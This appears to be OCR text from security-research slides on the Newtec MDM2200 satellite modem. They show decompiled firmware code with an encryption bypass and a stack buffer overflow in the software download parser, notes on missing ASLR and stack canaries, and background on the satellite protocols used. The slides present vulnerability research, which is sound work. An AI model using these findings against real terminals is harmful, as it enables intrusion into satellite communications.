
    SoftwareValidation::start(&this->software_validation);
    ret = ModemInterface::init(&this->modem_if);

    // ...

    this->term_init_priv_key =
        this->modem_db->auth_data.term_priv_key
    term_priv_key = this->terminal_init_priv_key;
    HubInterfaceAPI::pushTerminalPrivateKey(term_priv_key);
}
```

🎉 Crypto!

Network Applications
`modem_controller`



Vulnerabilities
`modem_controller`



> **`SecureEnvelope::decode(....)`**

```
ret = protobuf::MessageLite::ParseFromArray(this,buf,buf_len);
if (ret == 0) {
  fmt = "Unable to decode secure envelope \n";
}
else if ((this->enc_flag >> 1 & 1) == 0) {
  fmt = "Message from Hub received without valid envelope \n";
}
else {
  if ((this->enc_flag & 1) != 0) {
    if (this->counter == 0) {
      log_printf(7,"Message from Hub received in clear text, decryption is disabled for this message \n");
      this->message_str.assign(this->msg, buf_len);
    }
    else {
      std::string to_decrypt_str(this->msg, buf_len);
      ret = decrypt(this, to_decrypt_str, to_decrypt_str.size());
      if (ret == 0) {
        log_printf(3,"Unable to decrypt envelope\n");
      }
      this->message_str.assign(to_decrypt_str, buf_len);
    }
    log_printf(7,"SecureEnvelope::%s - Exit\n","decode");
    return 1;
  }
  fmt = "Message from Hub received without the encryption flag \n";
}
log_printf(3,fmt);
log_printf(7,"SecureEnvelope::%s - Exit\n","decode");
return 0;
```

Vulnerabilities
modem_controller





```
ret = SecureEnvelope::decode(secure_env,buf,buf_len);
if (ret == 0) {
  log_printf(3,"HubToTerminalEnvelope::%s - could not decode secure envelope\n",
"HubToTerminalEnvelope");
  log_printf(7,"HubToTerminalEnvelope::%s - Exit\n","HubToTerminalEnvelope");
  return this;
}
// ...
enc_manager = EncryptionManager::getInstance();
recv_cnt_match = EncryptionManager::RecvCounterMatch(enc_manager,this->pkt_counter);
if (recv_cnt_match == false) && ((this->secure_envelope).counter != 0)) {
  fmt = "HubToTerminalEnvelope::%s -  unexpected receive counter in message, dropping message !\n";
  goto pre_exit;
}

switch(this->msg_type) {
// Dispatch message
}
```


=> Encryption Bypass

Newtec MDM2200
Chart




Vulnerabilities
sw_update

sw_update



Vulnerabilities
`sw_download`




```
uImage0202060F OCTET
blksize 512
Tsize 8713196
manufID 1593
matchmaskfilter 0020000…
ver 33687055
minver 33687041
methode immediate
timeout 1000
…
```

Vulnerabilities
sw_download

```
int parse_INFO(char* buf, size_t buf_len) {
  char vuln[80];
  // ...
  ret = sscanf(buf + offset + 3,"%s", vuln);
  ret = strcmp(vuln, "octet");
  if(ret == 0) {
    // Parsing Success
  }
  // ..
  return 0;
}
```

```
uImage0202060F OCTET_
blksize 512
Tsize 8713196
manufID 1593
matchmaskfilter 0020000…
ver 33687055
minver 33687041
methode immediate
timeout 1000
…
```

Vulnerabilities - Unmitigated
`sw_download`




2.6.35 => No ASLR




No Stack Canaries

Newtec MDM2200
Chart




Newtec MDM2200

Newtec MDM2200
Chart




Newtec MDM2200

Reverse Engineering Communications
Information Gathering



- Hardware components provided hints about the protocol stack.
- Open source intelligence: Tech sheets, specifications



Reverse Engineering Communications
Information Gathering


Modem diagnostics

- Confirmed protocol assumptions
- Useful tool while implementing our attacker

```
==============================
3. Internal modem driver states
==============================
Modem_data:
-----------
INITIAL CARRIER
  Initial carrier selection
  Select_initial_carrier_counter - 0
  NIT - network information table
                table_id                        : 0
                section_length                  : 0
                interactive_network_id  : 0
                version_number                  : 0
                current_next_indicator  : 0
                section_number                  : 0
                last_section_number             : 0
                sections_received               : 0
                Linkage_descr_valid 0
                Sat_del_valid 0
RMT CARRIER
  Rmt carrier selection - select_nit_ts_method
  Rmt carrier selection - selected_NIT_linkage_descr.  0
  Rmt carrier selection - selected_NIT_TS_id_ref           0
  PAT1 - on RMT carrier
                table_id                        : 0
                section_length                  : 0
                interactive_network_id  : 0
                version_number                  : 0
                current_next_indicator  : 0
                section_number                  : 0
                last_section_number             : 0
                sections_received               : 0
                pmt_pid_valid: 0
                rcs_pmt_pid_valid: 0
                rcs_mpe_pmt_pid_valid: 0
  PMT-1 - on RMT carrier
                table_id                        : 0
                section_length                  : 0
                interactive_network_id  : 0
                version_number                  : 0
                current_next_indicator  : 0
                section_number                  : 0
                last_section_number             : 0
                sections_received               : 0
```


Analyzing binaries

- We had extracted the firmware
- Binaries contained debugging symbols



Protocols
DVB-RCS / Sat3Play


DVB-RCS provides a **standardized framework for satellite communication**.



S3P is Newtec's **proprietary implementation of DVB-RCS**.


- It deviates from DVB-RCS in some respects.

Protocols
DVB-S2




- Support for **multiple modulation schemes**, such as QPSK, 8PSK, and 16APSK.
- Employs BCH and LDPC **error correction codes**.


Protocols
MPEG-TS



